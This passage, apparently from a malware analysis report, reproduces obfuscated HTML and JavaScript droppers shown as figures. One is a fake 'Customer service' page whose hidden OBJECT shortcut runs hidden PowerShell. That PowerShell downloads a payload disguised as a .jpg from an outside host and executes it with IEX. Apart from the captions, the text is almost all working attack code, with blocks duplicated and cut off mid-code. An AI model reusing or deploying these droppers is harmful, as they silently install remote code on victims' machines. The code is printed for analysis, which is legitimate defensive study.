TQ5JTYwJTQ1JTYwJTU4JTNCJTI0JTZEJTc2JTNEJTIwJTVCJTREJTY5JTYzJTcyJTZGJTczJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJTZDJTQyJTYxJTczJTY5JTYzJTJFJTQ5JTZFJTc0JTY
1JTcyJTYxJTYzJTc0JTY5JTZGJTZFJTVEJTNBJTNBJTQzJTYxJTZDJTZDJTQyJTc5JTZFJTYxJTZEJTY1JTI4JTI0JTc0JTc0JTc5JTJDJTI3JTQ0JTZGJTc3JTZFJTZDJTZGJTYxJTY0J',
'TUzJTc0JTcyJTY5JTZFJTY3JTI3JTJDJTVCJTREJTY5JTYzJTcyJTZGJTczJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJTZDJTQyJTYxJTczJTY5JTYzJTJFJTQzJTYxJTZDJTZDJTU0JTc5JT
cwJTY1JTVEJTNBJTNBJTREJTY1JTc0JTY4JTZGJTY0JTJDJTI3JTY4JTc0JTc0JTcwJTI3JTIwJTJCJTIwJTI3JTNBJTJGJTJGJTcwJTZCJTJEJTYzJTZGJTZFJTczJTc1JTZDJTc0JTJFJTY4JTcy
JTJGJTRFJTMyJTJFJTZBJTcwJTY3JTI3JTI5JTdDJTQ5JTYwJTQ1JTYwJTU4Jzskam09JEV3dGdkdE9kR1ZkTVVEdW1CdHVDL1NwbGl0KCclJykgfCBmb3JFYWNoIHtbY2hhcl0oW2NvbnZlcnRdOj
p0b2ludDE2KCRfLDE2KSl9O0lgRWBYKCRqbSAtam9pbiAnJykiPgoKCjwvT0JKRUNUPgoKPFNDUklQVD4Kc2hvcnRjdXQuQ2xpY2soKTsKPC9TQ1JJUFQ+Cg=='];

var tkfg=r1 .join('')

return tkfg
```



```
document.write(n78we0f(kldsfkl()));

function n78we0f(s)
{
    var e = {}, i, k, v = [], r = '', w = String.fromCharCode;
    var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];

    for (z in n)
    {
        for (i = n[z][0]; i < n[z][1]; i++)
        {
            v.push(w(i));
        }
    }
    for (i = 0; i < 64; i++)
    {
        e[v[i]] = i;
    }

function kldsfkl()
{
var r1 = [
'PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3RpdGxlPgo8aGVhZD4KPC9oZWFkPgo8Ym9keT4KCjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHNlcnZpY2UgPC9oMj4KPHA+CjxoM
yBhbGlnbj1jZW50ZXI+IFBsZWFzZSBXYWl0Li4uIDwvaDM+CjwvcD4KPC9ib2R5Pgo8L2h0bWw+Cgo8T0JKRUNUIGlkPXNob3J0Y3V0IGNsYXNzaWQ9ImNsc2lkOjUyYTJhYWFlLTA4NWQtNDE4Ny0
5N2VhLThjMzBkYjk5MDQzNiIgd2lkdGg9MSBoZWlnaHQ9MT4KCgo8UEFSQU0gbmFtZT0iQ29tbWFuZCIgdmFsdWU9IlNob3J0Q3V0Ij4KPFBBUkFNIG5hbWU9Ikl0ZW0xIiB2YWx1ZT0iLFBvd2Vyc
2hlbGwuZXhlLCAtV2luZG93U3R5bGUgSGlkZGVuICAkRXd0Z2R0T2RHVmRNVUR1bUJ0dUM9JzI3JTVCJTc2JTZGJTY5JTY0JTI3JTIwJTJCJTIwJTI3JTVEJTIwJTVCJTUzJTc5JTczJTc0JTI3JTI
wJTJCJTIwJTI3JTY1JTZEJTJFJTUyJTY1JTY2JTZDJTY1JTI3JTIwJTJCJTIwJTI3JTYzJTc0JTY5JTZGJTZFJTJFJTQxJTczJTczJTY1JTI3JTIwJTJCJTIwJTI3JTZEJTYyJTZDJTc5JTVEJTNBJ
TNBJTRDJTZGJTYxJTY0JTU3JTY5JTI3JTIwJTJCJTIwJTI3JTc0JTY4JTUwJTYxJTcyJTc0JTY5JTYxJTZDJTRFJTYxJTZEJTY1JTI4JTI3JTI3JTREJTY5JTYzJTcyJTZGJT',
'czJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJTZDJTQyJTYxJTczJTY5JTYzJTI3JTI3JTI5JTI3JTdDJTQ5JTQ1JTU4JTNCJTY0JTZGJTIwJTdCJTI0JTcwJTY5JTZFJTY3JTIwJTNEJTIwJTc
0JTY1JTczJTc0JTJEJTYzJTZGJTZFJTZFJTY1JTYzJTc0JTY5JTZGJTZFJTIwJTJEJTYzJTZGJTZEJTcwJTIwJTY3JTZGJTZGJTY3JTZDJTY1JTJFJTYzJTZGJTZEJTIwJTJEJTYzJTZGJTc1JTZFJ
Tc0JTIwJTMxJTIwJTJEJTUxJTc1JTY5JTY1JTc0JTdEJTIwJTc1JTZFJTc0JTY5JTZDJTIwJTI4JTI0JTcwJTY5JTZFJTY3JTI5JTNCJTI0JTc0JTc0JTc5JTNEJTI3JTI4JTRFJTY1JTc3JTJEJTI
3JTJCJTI3JTRGJTYyJTZBJTY1JTI3JTJCJTI3JTYzJTc0JTIwJTRFJTY1JTI3JTJCJTI3JTc0JTJFJTU3JTY1JTI3JTJCJTI3JTYyJTQzJTZDJTY5JTI3JTJCJTI3JTY1JTZFJTc0JTI5JTI3JTdDJ
TQ5JTYwJTQ1JTYwJTU4JTNCJTI0JTZEJTc2JTNEJTIwJTVCJTREJTY5JTYzJTcyJTZGJTczJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJTZDJTQyJTYxJTczJTY5JTYzJTJFJTQ5JTZFJTc0JTY
1JTcyJTYxJTYzJTc0JTY5JTZGJTZFJTVEJTNBJTNBJTQzJTYxJTZDJTZDJTQyJTc5JTZFJTYxJTZEJTY1JTI4JTI0JTc0JTc0JTc5JTJDJTI3JTQ0JTZGJTc3JTZFJTZDJTZGJTYxJTY0J',
'TUzJTc0JTcyJTY5JTZFJTY3JTI3JTJDJTVCJTREJTY5JTYzJTcyJTZGJTczJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJTZDJTQyJTYxJTczJTY5JTYzJTJFJTQzJTYxJTZDJTZDJTU0JTc5JT
cwJTY1JTVEJTNBJTNBJTREJTY1JTc0JTY4JTZGJTY0JTJDJTI3JTY4JTc0JTc0JTcwJTI3JTIwJTJCJTIwJTI3JTNBJTJGJTJGJTcwJTZCJTJEJTYzJTZGJTZFJTczJTc1JTZDJTc0JTJFJTY4JTcy
JTJGJTRFJTMyJTJFJTZBJTcwJTY3JTI3JTI5JTdDJTQ5JTYwJTQ1JTYwJTU4Jzskam09JEV3dGdkdE9kR1ZkTVVEdW1CdHVDL1NwbGl0KCclJykgfCBmb3JFYWNoIHtbY2hhcl0oW2NvbnZlcnRdOj
p0b2ludDE2KCRfLDE2KSl9O0lgRWBYKCRqbSAtam9pbiAnJykiPgoKCjwvT0JKRUNUPgoKPFNDUklQVD4Kc2hvcnRjdXQuQ2xpY2soKTsKPC9TQ1JJUFQ+Cg=='];

var tkfg=r1 .join('')

return tkfg
```


Figure 3. Obfuscated HTML type 1



```
function k(d,e){return b(d-0xb9,e);}function b(c,d){var e=a();return b=function(f,g){f=f-0x81;var h=e[f];if(b['oVHNFb']===undefined){var i=function(n
){var o='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var p='',q='';for(var r=0x0,s,t,u=0x0;t=n['charAt'](u++);~t&&(s=r%0x4?s*
0x40+t:t,r++%0x4)?p+=String['fromCharCode'](0xff&s>>(-0x2*r&0x6)):0x0){t=o['indexOf'](t);}for(var v=0x0,w=p['length'];v<w;v++){q+='%'+('00'+p[
'charCodeAt'](v)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(q);};var m=function(n,o){var p=[],q=0x0,r,t='';n=i(n);var u;for(u=0x0;u
<0x100;u++){p[u]=u;}for(u=0x0;u<0x100;u++){q=(q+p[u]+o['charCodeAt'](u%o['length']))%0x100,r=p[u],p[u]=p[q],p[q]=r;}u=0x0,q=0x0;for(var v=0x0;v<n[
'length'];v++){u=(u+0x1)%0x100,q=(q+p[u])%0x100,r=p[u],p[u]=p[q],p[q]=r,t+=String['fromCharCode'](n['charCodeAt'](v)^p[(p[u]+p[q])%0x100]);}return t
;};b['XxSTeh']=m,c=arguments,b['oVHNFb']=!![];}var j=e[0x0],k=f+j,l=c[k];return!l?(b['qREXoF']===undefined&&(b['qREXoF']=!![]),h=b['XxSTeh'](h,g),c[k
]=h):h=l,h;},b(c,d);}function c(b,d){var e=a();return c=function(f,g){f=f-0x81;var h=e[f];if(c['fjERSp']===undefined){var i=function(m){var n=
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var o='',p='';for(var q=0x0,r,s,t=0x0;s=m['charAt'](t++);~s&&(r=q%0x4?r*0x40+s:s,
q++%0x4)?o+=String['fromCharCode'](0xff&r>>(-0x2*q&0x6)):0x0){s=n['indexOf'](s);}for(var u=0x0,v=o['length'];u<v;u++){p+='%'+('00'+o['charCodeAt'](u
)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(p);};c['nFqPZM']=i,b=arguments,c['fjERSp']=!![];}var j=e[0x0],k=f+j,l=b[k];return!l?(h
=c['nFqPZM'](h),b[k]=h):h=l,h;},c(b,d);}function l(d,e){return c(d- -0xed,e);}(function(d,e){var q={d:0x100,e:'6$6n',f:0x51d,g:0x458,h:0x454,r:0x4af

'xSojrq','ex0x','DWdcTa','EmkRW6W','z284','ntC5otLhEg9UvMO','sunZ','uem5','nSoyxq','W7NcSSo0','g8oZzG','uw1g','weKR','aKSw','aezd','s3Lb','AfKY',
'vg1w','W7RcKSo0','DJy+','mJvK','j1VcSa','vKq0','amkjW5a','B01P','rZLR','u1zc','vtbN','y2Dl','suDK','kaij','vuzr','suul','q2nN','iXddLG','WRqSnG',
'nvud','WQ7dV1y','tuqW','v1e5','AwiY','v2XQ','mLvU','y25k','bHddKa','WOxdTSoL','gSo4kG','DCkdW7m','nu1e','W77cV0e','WRxcSr0','r1zO','yKDv','tM9I',
'mJL0','AMrd','WOpdKHWAxmoff8kgW73dI8oC','oxPvD0LWDq','vtfk','zmkHWRq','AKHO','iCo3uq','WPBdTJ0','WPNdSmo1','sKrI','sgTZ','W6ddRudcSmkHWQz/W5X/pxG',
'lmkPWRO','qZvu','txvt','iYDc','k0NdSG','muPk','WQpcPNW','sJfo','m3Hk','uJvq','W6JcPItdT8oEWOnS','Eg5j','nsu8','CfPd','WRRdVLj6W6/cV8kndW','wLyW',
'twiY','v1ma','W753xq','W4H7yG','ymoiaG','BLPy','s1jv','mwnT','wejS','EufU','sc/dTN3dSLqxWOldH1ySb8o8','W6fSWOa','BKP5','WO3cPg0','m1yW','W45dwW',
'cCoWW5K','BLPW','Efrr','sSkaW6O','WQjnW4O','rWb1','mgDx','y0D4','BeP5','s1bd','mSo8WOC','wLC1','CYjo','WOlcTvG','uw5j','WRNdQba',
'mty0nJm5nM11v25MyG','m0OW','pGiM','v8k0W6K','WR/dTSoc','sNLK','ktqj','Dc93','bgyi','DuXR','lKxcUG','B17cTq','C1Lx','WO4GW5y','yMXc','C1Ly','Agjv',
'ndu2mZu2mef0yvz2DW','BLjf','me5t','W6ZcMWW','utnw','mJjVB3HRDLi','uu/dPG','rtro','W5VdNre','WRpdTZa','xmorEW','tNPH','mLvN','CMiZ','W4dcQr8',
'W5BdGSoh'];a=function(){return r;};return a();}
```

```
function k(d,e){return b(d-0xb9,e);}function b(c,d){var e=a();return b=function(f,g){f=f-0x81;var h=e[f];if(b['oVHNFb']===undefined){var i=function(n
){var o='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var p='',q='';for(var r=0x0,s,t,u=0x0;t=n['charAt'](u++);~t&&(s=r%0x4?s*
0x40+t:t,r++%0x4)?p+=String['fromCharCode'](0xff&s>>(-0x2*r&0x6)):0x0){t=o['indexOf'](t);}for(var v=0x0,w=p['length'];v<w;v++){q+='%'+('00'+p[
'charCodeAt'](v)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(q);};var m=function(n,o){var p=[],q=0x0,r,t='';n=i(n);var u;for(u=0x0;u
<0x100;u++){p[u]=u;}for(u=0x0;u<0x100;u++){q=(q+p[u]+o['charCodeAt'](u%o['length']))%0x100,r=p[u],p[u]=p[q],p[q]=r;}u=0x0,q=0x0;for(var v=0x0;v<n[
'length'];v++){u=(u+0x1)%0x100,q=(q+p[u])%0x100,r=p[u],p[u]=p[q],p[q]=r,t+=String['fromCharCode'](n['charCodeAt'](v)^p[(p[u]+p[q])%0x100]);}return t
;};b['XxSTeh']=m,c=arguments,b['oVHNFb']=!![];}var j=e[0x0],k=f+j,l=c[k];return!l?(b['qREXoF']===undefined&&(b['qREXoF']=!![]),h=b['XxSTeh'](h,g),c[k
]=h):h=l,h;},b(c,d);}function c(b,d){var e=a();return c=function(f,g){f=f-0x81;var h=e[f];if(c['fjERSp']===undefined){var i=function(m){var n=
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var o='',p='';for(var q=0x0,r,s,t=0x0;s=m['charAt'](t++);~s&&(r=q%0x4?r*0x40+s:s,
q++%0x4)?o+=String['fromCharCode'](0xff&r>>(-0x2*q&0x6)):0x0){s=n['indexOf'](s);}for(var u=0x0,v=o['length'];u<v;u++){p+='%'+('00'+o['charCodeAt'](u
)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(p);};c['nFqPZM']=i,b=arguments,c['fjERSp']=!![];}var j=e[0x0],k=f+j,l=b[k];return!l?(h
=c['nFqPZM'](h),b[k]=h):h=l,h;},c(b,d);}function l(d,e){return c(d- -0xed,e);}(function(d,e){var q={d:0x100,e:'6$6n',f:0x51d,g:0x458,h:0x454,r:0x4af

'xSojrq','ex0x','DWdcTa','EmkRW6W','z284','ntC5otLhEg9UvMO','sunZ','uem5','nSoyxq','W7NcSSo0','g8oZzG','uw1g','weKR','aKSw','aezd','s3Lb','AfKY',
'vg1w','W7RcKSo0','DJy+','mJvK','j1VcSa','vKq0','amkjW5a','B01P','rZLR','u1zc','vtbN','y2Dl','suDK','kaij','vuzr','suul','q2nN','iXddLG','WRqSnG',
'nvud','WQ7dV1y','tuqW','v1e5','AwiY','v2XQ','mLvU','y25k','bHddKa','WOxdTSoL','gSo4kG','DCkdW7m','nu1e','W77cV0e','WRxcSr0','r1zO','yKDv','tM9I',
'mJL0','AMrd','WOpdKHWAxmoff8kgW73dI8oC','oxPvD0LWDq','vtfk','zmkHWRq','AKHO','iCo3uq','WPBdTJ0','WPNdSmo1','sKrI','sgTZ','W6ddRudcSmkHWQz/W5X/pxG',
'lmkPWRO','qZvu','txvt','iYDc','k0NdSG','muPk','WQpcPNW','sJfo','m3Hk','uJvq','W6JcPItdT8oEWOnS','Eg5j','nsu8','CfPd','WRRdVLj6W6/cV8kndW','wLyW',
'twiY','v1ma','W753xq','W4H7yG','ymoiaG','BLPy','s1jv','mwnT','wejS','EufU','sc/dTN3dSLqxWOldH1ySb8o8','W6fSWOa','BKP5','WO3cPg0','m1yW','W45dwW',
'cCoWW5K','BLPW','Efrr','sSkaW6O','WQjnW4O','rWb1','mgDx','y0D4','BeP5','s1bd','mSo8WOC','wLC1','CYjo','WOlcTvG','uw5j','WRNdQba',
'mty0nJm5nM11v25MyG','m0OW','pGiM','v8k0W6K','WR/dTSoc','sNLK','ktqj','Dc93','bgyi','DuXR','lKxcUG','B17cTq','C1Lx','WO4GW5y','yMXc','C1Ly','Agjv',
'ndu2mZu2mef0yvz2DW','BLjf','me5t','W6ZcMWW','utnw','mJjVB3HRDLi','uu/dPG','rtro','W5VdNre','WRpdTZa','xmorEW','tNPH','mLvN','CMiZ','W4dcQr8',
'W5BdGSoh'];a=function(){return r;};return a();}
```


Figure 4. Obfuscated HTML type 2



```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>


<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",Powershell.exe, -WindowStyle Hidden
$EwtgdtOdGVdMUDumBtuC='27%5B%76%6F%69%64%27%20%2B%20%27%5D%20%5B%53%79%73%74%27%20%2B%20%27%65%6D%2E%52%65%66%6C%65%27%20%2B%20%27%63%74%69%6F%6E%2E%41%
73%73%65%27%20%2B%20%27%6D%62%6C%79%5D%3A%3A%4C%6F%61%64%57%69%27%20%2B%20%27%74%68%50%61%72%74%69%61%6C%4E%61%6D%65%28%27%27%4D%69%63%72%6F%73%6F%66%74
%2E%56%69%73%75%61%6C%42%61%73%69%63%27%27%29%27%7C%49%45%58%3B%64%6F%20%7B%24%70%69%6E%67%20%3D%20%74%65%73%74%2D%63%6F%6E%6E%65%63%74%69%6F%6E%20%2D%6
3%6F%6D%70%20%67%6F%6F%67%6C%65%2E%63%6F%6D%20%2D%63%6F%75%6E%74%20%31%20%2D%51%75%69%65%74%7D%20%75%6E%74%69%6C%20%28%24%70%69%6E%67%29%3B%24%74%74%79%
3D%27%28%4E%65%77%2D%27%2B%27%4F%62%6A%65%27%2B%27%63%74%20%4E%65%27%2B%27%74%2E%57%65%27%2B%27%62%43%6C%69%27%2B%27%65%6E%74%29%27%7C%49%60%45%60%58%3B
%24%6D%76%3D%20%5B%4D%69%63%72%6F%73%6F%66%74%2E%56%69%73%75%61%6C%42%61%73%69%63%2E%49%6E%74%65%72%61%63%74%69%6F%6E%5D%3A%3A%43%61%6C%6C%42%79%6E%61%6
D%65%28%24%74%74%79%2C%27%44%6F%77%6E%6C%6F%61%64%53%74%72%69%6E%67%27%2C%5B%4D%69%63%72%6F%73%6F%66%74%2E%56%69%73%75%61%6C%42%61%73%69%63%2E%43%61%6C%
6C%54%79%70%65%5D%3A%3A%4D%65%74%68%6F%64%2C%27%68%74%74%70%27%20%2B%20%27%3A%2F%2F%70%6B%2D%63%6F%6E%73%75%6C%74%2E%68%72%2F%4E%32%2E%6A%70%67%27%29%7C
%49%60%45%60%58';$jm=$EwtgdtOdGVdMUDumBtuC.Split('%') | forEach {[char]([convert]::toint16($_,16))};I`E`X($jm -join '')">


</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>


<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",Powershell.exe, -WindowStyle Hidden
$EwtgdtOdGVdMUDumBtuC='27%5B%76%6F%69%64%27%20%2B%20%27%5D%20%5B%53%79%73%74%27%20%2B%20%27%65%6D%2E%52%65%66%6C%65%27%20%2B%20%27%63%74%69%6F%6E%2E%41%
73%73%65%27%20%2B%20%27%6D%62%6C%79%5D%3A%3A%4C%6F%61%64%57%69%27%20%2B%20%27%74%68%50%61%72%74%69%61%6C%4E%61%6D%65%28%27%27%4D%69%63%72%6F%73%6F%66%74
%2E%56%69%73%75%61%6C%42%61%73%69%63%27%27%29%27%7C%49%45%58%3B%64%6F%20%7B%24%70%69%6E%67%20%3D%20%74%65%73%74%2D%63%6F%6E%6E%65%63%74%69%6F%6E%20%2D%6
3%6F%6D%70%20%67%6F%6F%67%6C%65%2E%63%6F%6D%20%2D%63%6F%75%6E%74%20%31%20%2D%51%75%69%65%74%7D%20%75%6E%74%69%6C%20%28%24%70%69%6E%67%29%3B%24%74%74%79%
3D%27%28%4E%65%77%2D%27%2B%27%4F%62%6A%65%27%2B%27%63%74%20%4E%65%27%2B%27%74%2E%57%65%27%2B%27%62%43%6C%69%27%2B%27%65%6E%74%29%27%7C%49%60%45%60%58%3B
%24%6D%76%3D%20%5B%4D%69%63%72%6F%73%6F%66%74%2E%56%69%73%75%61%6C%42%61%73%69%63%2E%49%6E%74%65%72%61%63%74%69%6F%6E%5D%3A%3A%43%61%6C%6C%42%79%6E%61%6
D%65%28%24%74%74%79%2C%27%44%6F%77%6E%6C%6F%61%64%53%74%72%69%6E%67%27%2C%5B%4D%69%63%72%6F%73%6F%66%74%2E%56%69%73%75%61%6C%42%61%73%69%63%2E%43%61%6C%
